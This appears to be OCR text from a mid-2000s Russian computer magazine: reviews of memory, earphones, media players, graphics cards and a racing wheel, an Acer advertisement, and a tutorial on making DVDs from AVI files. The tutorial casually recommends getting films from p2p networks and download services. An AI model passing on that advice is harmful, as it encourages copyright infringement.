Тайминги: 2-3-2-6
Дополнительно: светодиоды активности

Тестовый стенд
Процессор: AMD Athlon 64 3000+
Мат. плата: Epox 9NPA+
Жесткий диск: 120GB WD Caviar JB
Блок питания: Inwin 430W

Результаты тестов
DDR400 — 2.0-3-2-5-1T - 2.5V
DDR440 — 2.0-3-2-5-1T - 2.6V
DDR450 — 2.0-3-2-7-1T - 2.7V
DDR466 — 2.5-3-2-7-1T - 2.7V
DDR500 — 3.0-4-3-7-1T - 2.7V
DDR514 — 3.0-4-3-7-1T - 2.8V (максимальный разгон)

$350

Перед энтузиастами-маньяками, собирающими хай-энд системы, частенько встает вопрос о том, брать быстрые, но менее емкие модули (читай 512МБ), или же большие и более тормозные (читай гигабайтовые планки), но с возможностью дальнейшего расширения до 4ГБ. Думаю, тебе известно, что главный козырь платформы AMD — это низкая латентность встроенного контроллера памяти и возможность работать в режиме 1T при двух установленных модулях. В случае же четырех модулей поддерживается только 2T command rate. Но поскольку до сегодняшнего времени гигабайтовые модули были намного медленнее, нежели плашки по 512 МБ, выигрыш от 1T режима перекрывался значительным проигрышем по всем остальным таймингам и максимально возможной частоте. Поэтому для топовых систем логичней было взять комплет 4 x 512. Компания Corsair смело разрушает данный стереотип, выпуская двухгигабайтный комплект со штатной формулой DDR438 @ 2-3-2-6. В отличие от большинства оверклокерских модулей с чипами Samsung TCCD, здесь установлены микросхемы Infineon. Внешний вид полностью соответствует серии XMS PRO. Память упакована в алюминиевый радиатор черного цвета. Сверху на корпусе в два ряда располагаются 18 светодиодов, индицирующие активность памяти. Память без проблем завелась на частоте 250МГц (DDR500) с таймингами 3-4-3-7-1T. Самой высокой стабильно работающей частотой оказалась 257МГц (DDR514) при тех же таймингах. С более подробными результатами разгона можно ознакомиться в приводимой таблице. Сразу хочется оговориться, что под «стабильно работающей», мы понимаем формулу, при которой память без ошибок проходит часовой бенчмарк в программе S&M. Для безбашенных оверклокеров может быть интересным, что память заводилась на частоте 267МГц (DDR533) и даже проходила 1 круг теста 3DMark'05. Однако уже при втором проходе система вываливалась в BSOD. Стоит отметить, что память выжимает из себя весь доступный потенциал при вполне разумных напряжениях. Поднятие его до 3.0V нисколько не увеличивает потолок разгона. А еще большее увеличение только ухудшает разгон. В целом продукт получился отличного качества и станет прекрасным выбором для A64-систем.

CRESYN AXE600NE

Тип наушников: вкладные

Импеданс, Ом: 16

Чувствительность, Дб/мВт: 106

Максимальная входная мощность, Вт: 40

Частотный диапазон, Гц: 12-22000

$31

Компания CRESYN специализируется на выпуске таких устройств, как микрофоны, наушники, динамики, кабели, зарядные устройства и так далее. К нам в руки попали наушники, относящиеся к классу вкладных — CRESYN AXE600NE. Они предназначены для фанатов различных переносных устройств типа MP3-плееров, ноутбуков и так далее. Сразу отметим выдающийся дизайн — поверхность корпуса покрыта металлической пленкой, создающей иллюзию титана, а форма выполнена эргономично, так что в ушах они сидят очень хорошо и совершенно не обязательно на них надевать амбушюры (которые, кстати говоря, входят в комплект). В качестве изолятора в проводах применяются не резиновые кембрики, а тканевая оплетка, что, безусловно, хорошо, так как резина имеет свойство со временем трескаться. К сожалению, сам кабель длиной всего полметра, что вполне достаточно для плеера, если он висит на шее, но если ты захочешь положить его в карман, то такой длины не хватит. Правда, в комплекте есть удлинитель на 70 сантиметров, но такая конструкция не всегда удобна.

Качество звука оказалось на очень высоком уровне: никаких дребезжаний на высокой громкости, хорошо прослушиваются высокие частоты. Басы тоже хорошие, но они все же недотягивают даже до небольших накладных наушников. Надо отметить, что наружу из наушников никакие звуки не проникают, и никто не будет знать, что ты слушаешь. Все штекеры как на удлинителе, так и на самих CRESYN AXE600NE покрыты золотым напылением для более надежного контакта.

Если провести итоги дебюта CRESYN на российском рынке, то его в полной мере можно назвать положительным: выпущенный ими продукт полностью соответствует всем требованиям, которые предъявляют любители взять музыку с собой в дорогу. Стоимость CRESYN AXE600NE полностью характеризует их качество, так что относительно большая цифра на ценнике не должна тебя смутить — за эти деньги ты получишь качественный продукт, который полностью себя оправдает.

MobiBOX H22

Объем встроенной памяти: 128(256) Мб

Поддерживаемые флеш-карты: SD/MMC

Поддерживаемые форматы: mp3, wma, asf , mpeg 4


Габариты: 103x62x16 мм

Аккумулятор: Li-Ion 780 mAh

Вес: 87 г.

$300

Все более популярными на нашем рынке становятся устройства, которые совмещают в себе несколько мультимедийных функций. Плеер-флешдрайв — хорошо, добавили матрицу и простенький объектив — еще лучше. А если девайс сможет играть музыку, ловить любимую радиоволну, делать снимки и видеозаписи, при этом умещаясь в кармане рубашки, — успех ему гарантирован. Сейчас мы оценим мультикомбайн, который представила компания MobiBOX. Посмотрев на устройство, можно подумать, что внутри кроется маленький винчестер, но, взяв его в руку, сразу понимаешь, что производитель пожертвовал емкостью ради веса — Mobibox H22 с аккумулятором потянет всего на 87 граммов. Что ты можешь получить, отдав за эти граммы пластика и кремния свои кровные? Функционально насыщенный и обученный русскому языку девайс, готов предложить свою помощь в 8 сферах жизни: видеозапись, фотосъемка, воспроизведение музыки и видео, прослушивание радио, диктофонная запись, запись аналогового видеосигнала и спасение тебя от темноты. Давай посмотрим, как реализованы функции технически. Трехмегапиксельная матрица и интерполирование картинки до 6Мп позволяют делать снимки и снимать видео. Причем качество, как и размер картинки, можно выбирать. В качестве фотовспышки или подсветки используются два светодиода, которые можно активизировать, чтобы пользоваться ими освещая себе путь, — в меню этой функции отведен отдельный пункт. Меню на русском языке интуитивно понятно и проблем у тебя не должно возникнуть. Интересно и то, что «фотоаппарат» размещен во вращаемом барабане, который можно повернуть в горизонтальной плоскости на 230 градусов — так реализована защита объектива. В качестве видоискателя выступает двухдюймовый TFT-дисплей. Плеер достаточно всеяден и может воспроизводить форматы mp3, wma, asf и, конечно, mpeg 4. Просмотр видео осуществляется на этом же маленьком, но очень ярком экране (262 тыс. цветов) — даже в солнечную погоду можно увидеть картинку. Хранить все данные пользователь может либо во внутренней памяти (есть модификации со 128 и 256 Мб встроенной флеш-памяти), либо на карте памяти формата SD/MMC, для чего с левой стороны есть слот. Под задней крышкой прячется Li-Ion аккумулятор(780 mAh) и место для хранения второй флеш-карты. Емкости батареи хватает больше, чем на 2 часа работы. Производителям пришла в голову интересная мысль: совместить устройства, которые многие распихивают по карманам, выходя из дома. Идея реализована неплохо, но некоторые недостатки портят впечатление. Среди минусов стоит отметить малый объем встроенной памяти, небольшой дисплей, на котором не очень-то посмотришь видео, и слабый аккумулятор. Как многофункциональный гаджет, MobiBOX H22 справляется со своими задачами достойно, так что я не удивлюсь, если скоро подобное устройство найдет себе место и в твоем кармане.



MSI megaplayer 541

Интерфейс с компьютером: USB 2.0
Поддерживаемые форматы: mp3, wav, wma
Радио: есть
Аккумулятор: встроенный Li-Ion

$130

Интересная новинка появилась среди mp3-плееров — MSI Megaplayer 541. Обладая привлекательной внешностью и лаконичным дизайном, девайс имеет хорошую начинку. Возможностью проигрывания треков в диапазоне битрейта от 8 до 320 Кбит/сек уже никого не удивишь, но воспроизведение wav-файлов поддерживают не все плееры. Отличительной особенностью можно считать возможность выдавать звук сразу на две пары наушников, так что ты со своей девушкой или приятелем сможете наслаждаться стереозвуком одновременно. Один из выходов может быть использован как line-in для записи напрямую с любого источника. Встроенный Li-Ion аккумулятор обеспечит громкое и качественное воспроизведение в течение, примерно, пяти часов. Плюсом такого решения является целостность плеера и малый вес. Зарядка осуществляется за пару часов по шине USB. Отделанный приятным на ощупь черным пластиком, плеер использует для вывода информации двухцветный OLED-дисплей, который остается хорошо читаем даже в солнечную погоду. Четыре строки позволяют вывести достаточно символов для опознания песни. К сожалению, из наиболее популярных в России языков, поддерживается только английский, но, если ты свободно говоришь на корейском, китайском или японском — будешь приятно удивлен. Итак, меню нам доступно только на английском языке. Русские тэги были конвертированы плеером в иероглифы, и догадаться о следующей композиции возможности не было, хотя названия файлов на родном нам языке девайс читал отлично. Приятно удивило радио: качество приема на достаточно высоком уровне — даже в глухих помещениях можно рассчитывать на хорошее стерео. Возможность запомнить 20 станций пригодится так же, как и 6 предустановленных режимов эквалайзера. Присутствует возможность ручной установки частот. Особо стоит отметить возможность чтения текстовых файлов — чего-чего, а отображать текст mp3 плееры еще не обучены. Достаточно залить txt-файл с нужной книгой и можно наслаждаться чтением в дороге, но опять подвело отсутствие поддержки русского языка. Возможно, к выходу журнала появится свежая прошивка с русским языком, и тогда можно будет слушать музыку, радио и читать книги на этом чудном устройстве.

Некоторые мелочи напоследок. Экран достаточно информативен и отображает всю информацию о проигрываемом треке, но эквалайзер в верхней части экрана несколько притормаживает. Заглушка на USB несколько утоплена в корпус и, возможно, тебе придется потратить несколько секунд на то, чтобы достать ее. Цвета экрана подобраны достаточно удачно: желто-голубое свечение различимо в любую погоду, а возможность регулировки контраста предотвратит раздражение от яркого свечения.

Powercolor ATI Radeon X1900 XT 512 MB

Чип: ATI Radeon X1900 XT (R580)
Технология: 90 нм
Объем памяти: 512 MB GDDR3
Частота GPU: 625 МГц
Частота памяти 725 (1450) МГц
Число пиксельных конвейеров: 48
Число вершинных конвейеров: 8
Число ROP: 16
Число TMU: 16
Версия пиксельных/вершинных шейдеров: 3.0
Интерфейс: PCI-E 16x

Тестовый стенд

Процессор: AMD Athlon 64 3000+ @ 2400 МГц
Мат. плата: EpoX 9NPA+
Память: 2 x 1024MB OCZ DDR400 (2-3-2-5-1T)
Жесткий диск: 120GB WD Caviar JB
Блок питания: Inwin 430 Ватт

Результаты тестов

3Dmark'05 (1024x768), баллов: 10247
3Dmark'06 (1280x1024), баллов: 4715
3Dmark'06, SM 2.0, баллов: 2174
3Dmark'06, SM 3.0, баллов: 2433
Doom III (1024x768), fps: 124
Half-Life 2 (1024x768), fps: 103

$630

Смена действующего короля 3D-графики сейчас стала происходить примерно раз в полгода. Прошлым летом Nvidia выпустила чип G70, который занял подиум, и вот спустя чуть более 7 месяцев ATI выпускает ответный чип с кодовым названием R580. 380 миллионов транзисторов, 90 нм техпроцесс и до гигабайта GDDR3 памяти с 256-битным интерфейсом. В новом чипе заложена поддержка шейдеров 3-й версии (Shader Model 3.0), а также на аппаратном уровне реализованы функции видеопроцессора, ускоряющего процесс компрессии и декомпрессии потокового видео. Число пиксельных конвейеров увеличилось до феноменального количества — 48 единиц. Флагманскую линейку ATI представляют две модели — 1900XT и 1900XTX, — отличающиеся только частотами GPU и памяти. Для 1900XT штатные значения составляют 625 / 725 (DDR1450), для 1900XTX — 650 / 775 (DDR1550). С такой видеокартой поистине забываешь о всяческих графических оптимизациях и разгоне. Производительности хватает только для того, чтобы любые приложения и игры безупречно работали при любых настройках. На долго ли это, сказать трудно, поскольку не за горами тот момент, когда Nvidia выпустит свой ответ новому королю 3D-графики. К слову о разгоне. Гонится карточка (в нашем случае это был Radeon X1900XT) очень туго и неохотно. Даже на несильно поднятых частотах старшей модели (X1900XTX) уже проявлялись всяческие артефакты, так что любителям «бесплатных» fps поживиться тут, пожалуй, будет нечем. А для тех, кому нужен top Hi-End, всегда есть возможность установить ведущую карту и два акселератора в режиме Crossfire. Правда, тут надо отметить очень высокое энергопотребление нового ускорителя. Каждая плата «кушает» порядка 100Ватт, поэтому сама ATI убедительно рекомендует использовать блоки питания мощностью не менее 450 Ватт с одной картой и не менее 550 Ватт в режиме Crossfire.

Acer рекомендует ОС Microsoft® Windows® XP Professional
intel
Centrino Duo
Acer TravelMate 8200
Наше технологическое лидерство
никогда не было более очевидным
acer
Acer TravelMate 8200 – ноутбук, который формирует представление о том, что можно ожидать от самых современных технологий мира мобильных ПК. Изысканность корпуса Acer TravelMate 8200 гармонично подчеркивается элементами, выполнеными из высокопрочного углепластика. Совершенная комбинация стиля, производительности и функциональности достигается за счет использования технологии Intel® Centrino® Duo для мобильных компьютеров, передовых возможностей беспроводных коммуникаций, встроенной 1.3 Мегапиксельной камеры Acer OrbiCam, а также других фирменных технологий Acer, которые помогут подчеркнуть Ваши профессионализм, компетентность и лидерство в мире Вашего бизнеса.
Видеокамера
• Технология Intel® Centrino® Duo для мобильных компьютеров
– Процессор Intel® Core™ Duo
– Набор микросхем Mobile Intel® 945PM Express
– Модуль беспроводной связи Intel® PRO/Wireless 3945
• Подлинная ОС Windows® XP Professional
• 15.4" WSXGA+ (1680 x 1050) TFT дисплей
• ATI Mobility™ Radeon® X1600 графический адаптер с 256 Мб видеопамяти и поддержкой технологии HyperMemory™
• до 2Гб оперативной памяти типа DDR2 533/677 МГц
• SATA жесткий диск емкостью до 120 Гб, технологии DASP+ и Acer GraviSense для физической защиты данных
• Встроенный накопитель DVD RW Super Multi Double Layer, устройство для работы с флэш картами 5 форматов
• Acer OrbiCam 1.3 M встроенная видеокамера с подержкой технологии Acer VisageOn и Acer PrimaLite
• контроль доступа с использованием смарткарт
• 2 года гарантии
79997* р.
Acer TravelMate 8204 WLMi
Процессор Intel® Core™ Duo T2500 (2 Мб, 2.0 ГГц, 667 МГц), подлинная ОС Windows® XP Professional RU, 2048 Мб DDRII, 120 Гб S-ATA, DVD RW (SuperMulti), 15.4" WSXGA+, 256 MB Radeon X1600, Gigabit LAN, 802.11a/b/g + BT
elko
www.elko.ru
Empowering Technology
Москва, Белый Ветер, 730-30-30, www.digital.ru; Netvis, 980-22-60, www.netvis.ru; Polaris, 755-55-57, www.polaris.ru; ПортКом, 101-33-64, www.portcom.ru; Респект, 207-15-55, www.respect.ru; СтартМастер, 785-85-55, www.startmaster.ru; Tenfold, 545-32-71, www.tenfold.ru; Ф-Центр, 105-64-47, www.fcenter.ru; Санкт-Петербург, КЕЙ, 074, www.key.ru; Компьютерный Мир, 333-00-33, www.compumir.ru; Microbit, 333-44-44, www.microbit.ru; РИК, 327-34-10, www.ricspb.ru; Иркутск, КОМТЕК, (3952) 258-338, www.komtek.ru; Красноярск, АВЕРС, (3912) 560-561, www.avers.kras.ru; Новосибирск, Группа Компаний ИСТ, (383) 2262-516, www.ist.ru; Хабаровск, Офисная техника, (4212) 410-140, www.offt.ru
www.acer.ru – Дополнительная информация: +7 (095) 980 54 44
acer

Thrustmaster Ferrari GT 2-in-1 Force Feedback Racing Wheel

Интерфейс: USB и Gameport

Совместимость: ПК и Sony Play Station 2

Управление: 8-позиционный переключатель видов, кнопка возврата руля в центр, расположенная на рулевом колесе, возможность программирования коробки передач

Комплектация: Руль, площадка с педалями, инструкция, диск с драйвером, крепеж к столу.

$80

Дизайн Ferrari GT 2-in-1 Force Feedback похож на автомобильные рули Ferrari и GT. Эргономика Thrustmaster Ferrari продумана до мелочей. Рулевое колесо оснащено удобными резиновыми накладками для комфортной игры и четкой фиксации в руках. Дополнительные программируемые кнопки легко нажимаются и расположены очень эргономично, не мешая управлять, но при этом всегда находятся под рукой. Баранка оснащена двумя подрулевыми переключателями для смены передач, как на настоящих спортивных машинах, а специальная кнопка возврата руля в центр, расположенная прямо на рулевом колесе, предназначена для большего удобства вождения. Система крепления надежно удерживает девайс, не давая ему сдвигаться во время гонок даже на самых крутых участках трассы. Дополнительную чувствительность манипулятору придает линейная система сопротивления. С помощью технологии Immersion девайс обеспечен усиленной виброотдачей. А специальная кнопка Force button «F», расположенная на руле, позволяет включать/выключать систему вибрации в любой момент игры. Идущие в комплект педали имеют длинный ход нажатия, что способствует более точному управлению акселератором и тормозной системой. Для четкой фиксации с полом внизу на площадке с педалями установлены 5 резиновых ножек, которые не дадут педалям «уехать» в нужный момент. Теперь о совместимости. Тестируемый руль имеет стопроцентную совместимость виброотдачи и с ПК, и с Sony Play Station 2 и оснащен комбинированным интерфейсом подключения к USB и Gameport (специальный переходник входит в комплект). Мы протестировали этот агрегат на ПК с игрой Need For Speed Most Wanted. При подключении к ПК сначала установили драйвер, входящий в комплект. Ни каких проблей этот процесс не вызвал и занял около 2-х минут. Затем через USB воткнули руль, и Win XP сразу определил принадлежность девайса. Потом запустили игру, но и тут никаких траблов не произошло. Весь процесс инсталляции и подключения прошел гладко. Игра также показала, что у нас есть Ferrari GT 2-in-1 Force Feedback и предложила запрограммировать все кнопки включая педали. Во время игры вибрация была что надо и сопротивление руля было похоже на реальное вождение авто. Жаль, что у нас на дорогах так отжечь нельзя. Подытоживая, можно смело сказать, что Thrustmaster всегда радует геймеров, и этот руль мы рекомендуем всем ярым поклонникам гонок.

Leadtek WinFast A7800GS TDH

Интерфейс: AGP 8X

Ядро: NVIDIA G70

Количество пиксельных конвейеров, шт: 16

Шина памяти, бит: 256

Объем памяти, Мб: 256

Частота ядра, МГц: 375

Частота памяти, МГц: 1200

Тип памяти: GDDR-3

Выходы: DVI, D-Sub, S-Video

Тестовый стенд

Процессор, МГц: 2200, AMD Athlon XP 2500+@3200+

Материнская плата: Epox 8RDA3I (NVIDIA nForce2 SPP Ultra400)

Память, Мб: 2x512 Hynix DDR400

Кулер: GlacialTech Igloo 2520 Pro

Жесткий диск, Гб: 80, Seagate 7200rpm

Блок питания, Вт: 350, PowerMan

Результаты тестов

3DMark'03, баллы: 10966

3DMark'05, баллы: 5430

Far Cry, FPS: 80,41

Doom 3, FPS: 61,5

Half-Life 2, FPS: 106,3

F.E.A.R. (Soft Shadows ON), FPS: 34

$80

Графическая шина AGP устаревает, но с рынка окончательно уходить даже и не думает. В конце концов, не каждый согласится менять добрую половину начинки «железного друга» ради повышения FPS в современных играх, тем более, если все остальные компоненты системы выдают вполне приемлемую производительность. Выход один — искать что-нибудь подходящее под старый добрый AGP 8X, благо платы на практически любом современном чипсете можно найти в соответствующем варианте. Вот и Leadtek выпустила девайс, основанный на новейшем чипсете NVIDIA GeForce 7800GS — новом мэйнстримовом решении, призванном заменить главного Middle-End игрока компании — GeForce 6800GS. Разумеется, ничего нового сам чип в себе не несет — это всего лишь урезанная вариация «старого-доброго» G70, тем не менее интерес эта плата представляет благодаря используемому интерфейсу. Посмотрим, что из этого получилось.

Комплектация платы среди аналогов ничем особенным не выделяется: в коробке присутствует несколько кабелей, два DVD с играми, мануал и диск с драйверами и фирменной утилитой WinFox (разгон и тонкая настройка девайса). Плата, разумеется, собрана на основе референса, охлаждение на ней установлено соответствующее. Рабочие частоты составляют 375 МГц по чипу и 1200 — по памяти, которой тут, кстати, 256 Мб. Модули GDDR-3 щедро снабжены охлаждением. Те, что расположены на лицевой части платы, находятся под кулером, другие, распаянные с обратной стороны, укрыты своеобразным теплоприемником — металлической пластиной, которая служит еще и частью крепления кулера. Чип моста, обеспечивающего трансляцию сигнала PCIe в AGP, также охлаждается общим кулером и знать о себе не дает вообще. Напоследок отметим наличие в задней части платы дополнительного коннектора питания — придется распрощаться с одним свободным molex'ом (впрочем, невелика потеря).

Плата была протестирована в стандартном наборе приложений с рабочим разрешением 1024x768 точек и максимальной детализацией (для игр). Как видишь, показатели впечатляют — прямо-таки снова хочется верить в возможности AGP 8X! В итоге мы получили очень хороший продукт, действительно способный подарить второе дыхание среднестатистической системе с устаревшей графической шиной.

TEXT VITMAN $) / VIT_MAN@SUPREME2.RU/

ЭКСКЛЮЗИВНАЯ ВИДЕОТЕКА

СОЗДАНИЕ DVD-ДИСКОВ ИЗ ФОРМАТА AVI

«ДАВАЙ ДЛЯ НАЧАЛА ОБГОВОРИМ ВСЕ НЮАНСЫ И ПОДУМАЕМ, А НАДО ЛИ ТЕБЕ ЭТИМ ЗАНИМАТЬСЯ? ЕСЛИ В ТВОЕМ ДОМЕ СТОИТ МУЛЬТИМЕДИА-ЦЕНТР, ТО ВРЯД ЛИ ТЕБЕ ПОНАДОБИТСЯ ЭТОТ МАТЕРИАЛ, А ЕСЛИ У ТЕБЯ, КАК И У МЕНЯ, ИМЕЕТСЯ КОМПЬЮТЕР, А БОЛЬШОЙ ТЕЛЕВИЗОР В КОМПЛЕКТЕ С DVD-ПРОИГРЫВАТЕЛЕМ РАСПОЛОЖЕН В «БОЛЬШОЙ» КОМНАТЕ, ТО СОВЕТУЮ ПРОЧИТАТЬ ДАННЫЙ МАТЕРИАЛ.»

INTRO

Тема создания DVD-дисков настолько обширная, что даже если мне весь журнал отдадут для нее, то рассказать все тонкости этого занятия не получится. В своей статье я лишь расскажу об основах, как сделать достойную коллекцию, приложив минимум усилий и получив максимальную отдачу. Под словом «отдача» мы, естественно, будем подразумевать качество материала, ведь не зря великие умы планеты работали, придумывали все эти стандарты. Для получения наилучшего качества, а именно на это мы и будем делать ставку, ведь ты читаешь эту статью не для того, чтобы штамповать диски и продавать их с лотков у метро (учти, это дело неблагодарное), нам потребуется материал хорошего качества, по крайней мере, помни, что на экране телевизора он будет именно таким, каким ты его видишь в полноэкранном режиме на мониторе. Я думаю, что у тебя в голове уже появились мысли о том, зачем это надо? Ведь намного проще, скажешь ты, пойти и купить диск с нужным фильмом. Но, во-первых, диски стоят дороже, чем болванки, во-вторых, не везде можно найти именно то, что тебе необходимо. Я думаю, даже этих пунктов уже достаточно, хотя их можно продолжить. Перед тем как становиться крутым видеокодером, надо запастись всем необходим материалом, который потребуется для создания самой шикарной видеоколлекции. Не будем брать в рассмотрение софт, о нем поговорим позже, а пока убедись, что у тебя в наличии есть:

DVD+R-болванки. Можно, конечно, и «-R», но это учитывается из характеристик проигрывателя. К примеру, у меня древний «Пионер», который не читает минуса. Ссылку на подробное описание форматов смотри во врезке к статье.
DVD-RW-болванка. На ней мы будем проверять, что у нас получилось непосредственно на проигрывателе, чтобы не портить обычные болванки.
DVD-Recorder, поверь, он тоже пригодится ;).
Желательно иметь довольно шустрый компьютер с хорошим запасом оперативки. Конвертирование видео — довольно ресурсоемкий процесс, и на P4 1500 MHz с 1 Gb мозгов в среднем один фильм создается за 4—5 часов со стопроцентной загрузкой процессора, а на P4 3000 MHz с 1 Gb памяти он занимает порядка полутора часов с загрузкой процессора в 60—70%.
Собственно, про материал я уже говорил, но на всякий случай повторюсь. Не пожалей трафика, скачай фильм в хорошем качестве. Я большинство фильмов качал из p2p-сетей, благо там и выбор большой, и на фильмы очередь не всегда забита. Если у тебя нет времени, чтобы качать фильм, то в Интернете полно сервисов, которые могут слить мувик за тебя, а ты можешь утянуть их уже с сервиса с хорошей скоростью или заказать фильм по почте. Примеры тому — всем известные www.fload.ru и www.file-post.ru.

Довольно подробное описание совместимости форматов дисков с устройствами можно прочитать на 3dnews — www.3dnews.ru/reviews/storage/dvd-r/index.htm.

КОНЦЕПЦИЯ

Теперь давай обговорим концепцию создания видеоколлекции. Я перепробовал достаточно много решений: записывал по два фильма на диск, по одному, но с красивым меню, и в итоге пришел к выводу, что самый лучший вариант — это запись на диск одного фильма без меню. То есть ты вставил диск в проигрыватель, нажал «Play», и начался фильм. Тем более, данный вариант позволяет добиться лучшего и максимально возможного битрейта. О битрейте следует поговорить отдельно. Во всех программах его можно задать как константную величину или автоматический выбор — на усмотрение кодека. При выборе автоматического режима программа сама будет решать, в каких моментах его поднять, а в каких — опустить. Кстати, размер будущего файла напрямую зависит от битрейта, а разрешение картинки практически на это не влияет. В большинстве случаев, если фильм не слишком динамичный, советую оставить авторежим. По крайней мере, если что-то не устроит, всегда можно выставить его битрейт постоянным. 3000—4000 для этого подойдет очень даже, так как большего мы из нашего avi выжать не сумеем. Меню, конечно, можно создавать с возможностями выбора субтитров или звуковой дорожки, выбора фрагмента, с которого надо начать просмотр видео. Но все эти излишества в результате не оправдывают себя. Выбор фрагмента не обязателен, так как при создании фильма он автоматически будет резаться на фрагменты, интервал которых можно указать, а пролистать на 35-ую минуту не составит никакого труда. Создание нескольких звуковых дорожек или субтитров — тоже в нашем случае вариант лишний, так как фильмы, скачанные нами, обычно ничего из этого не содержат, а если и содержат, то это довольно редкий случай, о котором я обещаю рассказать отдельно.

Итак, с концепцией мы определились: наш эталон — это просто фильм, не содержащий в себе никаких лишних меню.

Чтобы создать его, нам надо запастись необходимым софтом. Я лично перепробовал просто тучу всевозможных конверторов — и те, которые имеют в себе огромное количество функций, вплоть до вставления 25-го кадра, и те, которые работают по принципу «One click».

Большинство из них, как и следовало ожидать, оказались полным хламом, но иголки в стоге сена все же были найдены.

NERO VISION

Первая программа, которая отличается своей простотой, — это Nero Vision, идущая в комплекте с седьмой версией Nero. Работает она по принципу «пара кликов, и готово».

После запуска нам задают вопрос: «Что вы хотите сделать?». Выбираем пункт «Сделать DVD → DVD Видео». Приложение запущено, и перед нами экран, в который надо добавить файлы. Из этих файлов мы будем создавать первый диск. На диске у нас будет всего один фильм, поэтому добавляй его в список. Давай сразу посмотрим настройки программы. Никаких особых настроек в ней нет. Только самый минимум, который можно отредактировать, прокликав связку «Еще >> Опции видео». Тут можно выбрать формат, в котором будет создаваться видео (PAL/NTSC). Для нашей странны, для Европы и для остальной половины земного шара стандартом является «PAL», поэтому его мы и оставим. Использование интеллектуального кодирования видео нам очень даже пригодится, потому что иногда это помогает создать довольно качественный материал на плохих его участках. Далее переходим на вкладку DVD-Video. Для начала надо разобраться с форматом, в котором будет создан будущий фильм. Если телевизор у тебя дома широкоэкранный, то выбирай режим 16:9, если нет, то — 4:3. У меня телевизор широкий, поэтому я выбираю 16:9. Если ты не знаешь, какой у тебя телик, — попробуй сначала в одном формате, потом — в другом. Какой больше приглянется, тот и оставь. Приготовься сразу к тому, что тебе придется создавать много дублей. Далее следует установка качества — это как раз и есть установка битрейта. Выбирай сразу «автоматически», а там уже видно будет. Остальные настройки уже выбирай на свое усмотрение: формат звука и количество проходов. Количество проходов, конечно, увеличивает качество, но не в глобальных масштабах. Да, должен сразу предупредить, что Nero — далеко не лучший кодек для создания mpeg2. Нажимаем «Далее». А «Далее» нам предлагают состряпать меню :). Увы, отказаться от этого пункта не получится, поэтому кликаем по окошку и открываем Menu Editor. Тут у нас фантазия может разойтись, так как предложено множество вариантов по украшению проекта. Лично я всегда выбираю черный фон и кадр из фильма. Чтобы выбрать кадр, надо кликнуть правой кнопкой по предмету и выбрать «Свойства». Тут можно отредактировать название и выбрать ползунком необходимый кадр. После окончания настроек меню кликаем «Далее». Теперь мы имеем возможность посмотреть проект на воображаемом телевизоре! Следующим шагом необходимо выбрать параметры записи. Мы не будем сразу жечь на диск, а сохраним все в папку.

Все! Теперь ждем, пока проект соберется.

VSO DIVXTODVD

Данная программа от предшествующей отличается своей простотой и легким интерфейсом. Все четко, грамотно. Разочаровывает только отсутствие русского языка. После установки она наверняка попросит дать доступ в Интернет, чтобы проверить обновления. Смело пускай, потому что версии выходят с небольшим интервалом. Сразу же лезем в настройки. Давай разберем все вкладки по порядку:

General. Тут мы можем выбрать основную папку, в которую будут складываться проекты. Пиши что-нибудь вроде «I:\dvd\». При создании фильма программа автоматом создаст в рабочей директории папку с именем фильма, а уже в нее сложит все, что нам потребуется. Не бойся запутаться в настройках, так как наличие кнопки «Reset to defaults» помогает всегда все вернуть обратно. Можешь выбрать скин для программы — вещь ненужная, но приятная.

Вкладка «Language» в описание не нуждается, так что сразу

В Интернете полно руководств и описаний, большую их часть можно найти, задав вопрос яндексу «руководство по DVDlab», но, чтобы не мучиться, можно сразу идти на http://videoedit.ufacom.ru.
Nero — www.nero.com.
VSO DivxToDVD — www.vso-software.fr.
TMPGEnc — www.tmpgenc.net.

переходим дальше.
Chapters. Эти настройки позволяют задать интервал, с которым будут ставиться так называемые закладки, то есть, когда на пульте нажмешь «Далее», фильм перемотается на пять минут вперед. Стандартные настройки вполне оправдывают себя, так как ставить более короткие промежутки глупо, а если делать их более длинными, то при просмотре, возможно, придется смотреть некоторые куски по второму разу. Так что я предлагаю оставить все так, как есть.
Authoring. Данная вкладка у меня заморожена. Да, собственно, в ней нет ничего полезного, так что идем далее.
Encoding. Основная вкладка, от которой зависит, каким впоследствии будет картинка нашего фильма. Minimum bitrate позволяет выбрать, каким будет поток при минимальном кодировании. Рекомендованное значение — ноль, но оно нас не устраивает, так что поднимем его хотя бы до единицы. Максимальный битрейт оставим по максимуму. **Target Size** позволяет указать кодеку, на какой размер проекта ему ориентироваться при кодировании видео. Указать можно два варианта болванок: обычную (4400 Mb) или двухслойную (8200 Mb). Можно, конечно, вписать значение вручную, но это полезно в тех случаях, когда ты подготавливаешь сразу несколько фильмов для последующего объединения в один — пока нам это не требуется. Conversion **Priority** позволяет выбрать приоритет для работы процесса. Если компьютер у тебя шустрый, и во время создания фильма заниматься ты ничем не думаешь, то можно его будет поднять повыше — скорость от этого увеличится, но несильно. А если компьютер слабоватый, то разницы никакой ты не увидишь. Впрочем, поменять это значение можно и во время работы программы, так что оставляй его дефолтным, а разберемся потом.
Вкладки **Audio** и **Subtitles** ничего полезного в себе не несут, так что заострять на них внимание мы не будем.
Burning. Программа может после окончания конвертирования автоматически прожечь результат на диск, но надо ли это нам? Я всегда предпочитаю для начала посмотреть, что получилось на компьютере, а потом уже вручную прожечь.
TV Format. Обо всех данных настройках я уже говорил, еще когда про Nero рассказывал, так что не будем заострять внимание и на этом.
Все, с настройками разобрались, теперь обговорим некоторые нюансы. Не стоит добавлять в проект более одного файла, так как программа кодирует их не в разные папки, а в одну. Причем проигрываться в плеере будет только первый фильм, а второй лишь займет место.
Вот, вроде, и все. Добавляем файл, нажимаем «Convert» и смотрим на бегущие циферки. Если кликнуть два раза по окну с файлом, то появится превью-экран, который будет отображать результат кодирования фильма. В панели Action есть очень удобная вещь, которая позволяет ставить на паузу кодирование, что иногда является очень полезным свойством. Еще в риалтайме можно менять приоритет процесса.
